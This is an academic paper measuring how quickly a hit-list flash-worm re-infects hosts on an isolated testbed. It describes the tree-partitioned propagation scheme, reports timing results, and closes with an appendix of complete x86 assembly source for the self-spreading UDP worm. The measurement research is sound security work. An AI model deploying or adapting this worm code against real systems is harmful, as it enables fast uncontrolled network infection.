Implementation and Instrumentation of a Flash-Worm [*]

Steve Hanna, David Nicol
Information Trust Institute, and
Department of Electrical and Computer Engineering
University of Illinois at Urbana-Champaign
Urbana, IL 61801, U.S.A.

May 31, 2006

This project was motivated by our reading of "Top Speed of Flash Worms" [5]. We were interested in the challenge of constructing a flash-worm, and in measuring how long it takes to spread. We wished to exploit the ability of our RINSE (Real-time Immersive Network Simulation Environment) [3] network simulator to evaluate a flash-worm's dynamics on a large topology. We can use network data to ascribe realistic latencies and bandwidths to the simulation model's network representation, but did not know how quickly a newly infected host can turn around and begin infecting others. At issue is the impact of the *infection time* : the time needed to push the packet through the protocol stack on receipt, have the receiver's operating system get around to scheduling processing of an infection packet, and emit the first packet generated as a result of the infection. In order to experimentally assess this cost, we turned to the DETER testbed. This work, and subsequent modeling in RINSE form the core of Steve Hanna's undergraduate research thesis at the University of Illinois, Urbana-Champaign.

We adopt a model from [5]. The authors suggest a UDP worm that has an address list and address size concatenated to the end of its binary code. The payloads are crafted in such a way that all targets in the hit list are embedded in an nk-way tree with only two levels. The parent of the tree is the machine overcome by the intruder, who puts on it a program to launch the worm. That program takes the complete hit list and partitions it into as many sublists as it intends to have in the next level of the tree. To launch the attack, this packet generation program sends an infection packet with a hit-sublist to each of the secondary nodes it has selected. The worm payload is a program that takes the accompanying hit-list, and sends infection packets to each host in the sublist. In a two-tier scheme the sublist on the second stage is empty, but would not be if we used a deeper tree. Figure 1 illustrates the architecture of an infection tree scheme.



Figure 1: Tree structure used by hit-list worm

In our implementation the packet generation pro-

[*]This work was supported in part by NSF Grant CNS-0524695, and in part by Award number 2000-DT-CX-K001 from the U.S. Department of Homeland Security, Science and Technology Directorate. Points of view in this document are those of the author(s) and do not necessarily represent the official position of the U.S. Department of Homeland Security or the Science and Technology Directorate.

gram appended the size of the worm and the IP addresses to the packets crafted for each secondary node. Once all of the packets were created, they were sent to their specified secondary targets. As our interest is only in measuring the infection time, we do not attempt to incorporate any type of redundancy among lists nor do we consider any other type of fail-safe mechanisms.

We created a worm that executes under the the Windows XP SP2 operating system. This platform was chosen due to the fact that it is the most widely deployed desktop operating system. The worm was written in IA32 assembly language in order to produce the smallest, most efficient code possible. The worm also incorporated position independent code to ensure that it would run on a program's stack. This means that regardless of the location the code is executed, it will still work as intended.

The worm code is given in the Appendix. Explaining assembly language and tricks used in worm development is beyond the scope of this paper but we refer the reader to [2] and [1]. We briefly described the worm's function below:

1. Obtain the address of the host processes EIP and setup the stack for the worm's use. This ensures that we will not overwrite ourselves on the stack while executing.

2. Obtain the location of the executing worm code on the stack. This will be used to send to other computers.

3. Create a socket.

4. Setup the stack and call sendto as many times as required while avoiding the resource and time consequences of the standard C argument convention.

5. Obtain the size of the hit list.

6. Send the worm code to every address in the hit list. With every iteration, fix the stack so we can continue to not have to abide by the standard calling convention. We fix the stack because the Windows API uses the std-call calling convention.

7. Exit cleanly without crashing.

This worm does not actively overflow any service. This code is only concerned with infecting other computers and spreading, therefore the worm lacks any malicious functionality, other than to forward infection packets to targets on its hit list. The program we exploited during all of our data collection experiments consisted of an application that listened on the worm's infection port, waited for a UDP packet of data and executed the contents of the packet. While most attacks have higher overhead required to exploit a program, this paper considers the fastest possible case, which is the situation where the data size required to overflow a buffer is very small.

The packet generation engine and the exploitable service applications were very basic. The size of the code when complete, was only 158 bytes.

Our main metric of interest is the time it takes a host to become infected, and start infecting others. This time reflects the delay of pushing the infecting packet through the protocol stack as it comes in, and the delay of pushing another packet out as a result of the infection. We measured this time by placing Ethereal [4] in the executable, thus providing a very low impact monitor, with time-stamps. Packets are seen—and time- stamped—as they pass through the instrumented port, between the wire and the protocol stack. This metric has clear relevance to a simulation model of worm propagation.

In order to use DETERlab we created a Windows XP SP2 image that contained only our worm code and packet capture software. This was loaded on one master node, and on up to 34 secondary nodes, as shown in Figure 2. In the instrumentation each secondary node sent infection packets back to the master (for the infection time metric described above the target is unimportant.) While only two nodes are actually needed to perform the measurement of interest, we use up to 34 and compared behaviors for varying numbers of secondary nodes to ensure that there are no unintended consequences on performance of increasing the size of the secondary node pool. This also gives us more measurements, across a number of machines, to ensure there is no unintended machine dependence.



Figure 2: DETERlab host configuration used in experiments

One of the challenges of doing our experiments was our remote use of the DETERlab, and the fact that we needed to load and interact with so many machines. To automate this as much as possible we wrote an 'expect' script that SSH'd into every machine, and started a script there that

1. Determined the network interface that Etherreal would use. This involved identifying interfaces and observing traffic. This step was necessary because the interface of interest was not deterministic across machines, or experiments.

2. Start the "repeater" program. This program launches a "faulty service" program, after every time that program crashed (a result of executing the worm.) The repeater program allowed us to infect the machine repeatedly, and so efficiently gather a great deal of infection time data.

3. Start the "faulty service". This service is the program that is vulnerable to our worm's buffer overflow attack. It merely listens on a socket and tries to execute whatever data is sent to that socket.

After all nodes are so initialized a repeater program is executed on the master node that repeatedly runs the packet generation program. The generation engine creates specialized packets to be sent to the secondary nodes. Unlike a flash-worm, the specialized packet contained the master node's address. When a secondary node is infected it sends an infection packet back to the master node. As described earlier, each secondary node measures the time between receipt of the infection packet, and departure of the corresponding first infection packet.

Figure 3 gives a scatter plot of our experimental results. Each point represents one infection time measurement, whose value is found on the y-axis. The x-axis ("ticks") is the experiment number; all values with a common x value were measured in the same instance of secondary nodes responding to an infection packet. Each experiment measured the infection time on 32 hosts, there were 680 experiments, for a total of 21760 measurements. The data shows enough variation around the mean value (1.338 msec) to require that simulation models account for it. In our own simulation experiments we built an empirical cumulative distribution function from the data, and sample from it randomly whenever this cost is called for in the simulation. The host processors on which the measurements are taken are have 3GHz Dual Xeon CPUs. In light of this, a full millisecond delay for infection time seems large, approaching the magnitude of communication latencies. In future work we hope to determine where the most significant components of that delay reside.

In conclusion, we are grateful for the DETERlab for giving us an appropriate testbed for making our measurements. We found that remote use of the facility created certain challenges for us, but in the end we obtain the data that we need for our work on evaluating flash-worms in a large-scale detailed simulation.

References

[1] J. Erickson. *Hacking : The Art of Exploitation.* No Starch Press, 2004.



Figure 3: Scatterplot of Infection Time Measurements

[2] J. Kozio, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta, and R. Hassell. *The Shellcoder's Handbook*. John Wiley and Sons, 2004.

[3] Michael Liljenstam, Jason Liu, David M. Nicol, Yougu Yuan, Guanhua Yan, and Chris Grier. Rinse: The real-time immersive network simulation environment for network security exercises. *Simulation*, 82(1):43–59, 2006.

[4] A. Orebaugh, G. Morris, E. Warnicke, and G. Ramirez. *Ethereal Packet Sniffing*. Syngress Publishing, 2004.

[5] S. Staniford, D. Moore, V. Paxson, and N. Weaver. The top speed of flash worms, 2004.

Appendix : x86 Worm Code

```
[SECTION .text]
global _start
_start:
;esp holds our "good" stack pointer
;edi always holds function addresses
;esi holds the socket
BEGIN_SIZE:
call GETEIP
GETEIP:
pop ebx ; store EIP into EBX
; fix ebx so that ebx = ebx - sizeof(call ADDRESS)
; sizeof(call) seems to be 5 bytes
; store pointer to start of our data into ebx
; this "fixes the pointer"
sub ebx,0x5
sub esp, 0x1000
and esp, 0xffffff00
;create a socket
push long 0x0
push long 0x2
push long 0x2
mov edi, 0x71AB3B91 ; call socket
call edi
mov esi,eax ; esi will hold the socket
; get the size of ourselves
mov edx, END_SIZE - BEGIN_SIZE
;create and init the structure
;on the stack
push long esi           ; save size for later fixing
                        ; stack
push long 0x0           ; zero the struct
push long 0x0           ; zero the struct
push long 0x0           ; address placeholder
push word 0xF710    ; 4343 in NBO
push word 0x0002    ; AF_INET
mov eax, esp     ; store pointer in eax
; send some data
push long 0x10 ; sizeof sockaddr
push long eax ; the sockaddr_in struct
push long 0x0 ; flags
push edx ; size of the packet
push ebx ; data (ourself, the worm code)
push esi        ; socket
mov edi, 0x71AB2C69 ; address of sendto
;copy pointer from eax addr_in to ebx
mov ebx, eax
; get the address of the IP List
jmp short IP_LIST
IP_LIST_RETURN:
pop ebp             ; store the location of the
                    ; size + list into *ebp*
mov long esi, [ebp]  ; store the size into *esi*
                    ; for the loop counter
add ebp, 4          ; increment to start of the list
; begin sendto loop
LOOPER:
mov long eax,[ebp]   ; load a new address from the
                    ; list into esi
mov long [ebx+0x4],eax ; move the new address into
                    ; the structure on the stack
add ebp, 4      ; move to the next item in the list
call edi      ; call sendto
sub esp, 0x18        ;fix the stack
mov eax, [ebx + 0x10] ;restore socket on stack
mov [esp], eax       ;move it back to the stack
dec esi
jnz LOOPER
;it should be noted that this can safely be removed
: to save a few bytes
push long 0x0           ; exit cleanly!
mov edi, 0x7C81CAA2     ; address of ExitProcess
call edi
IP_LIST:
call IP_LIST_RETURN
; this code will be appended by the prop engine
;everything below this line will be filled
; in by the prop. engine.
END_SIZE: ; end of worm

;db 0x01,0x00,0x00,0x00  ; size
;db 0xc0,0xa8,0x00,0x01  ; list of ip addresses
```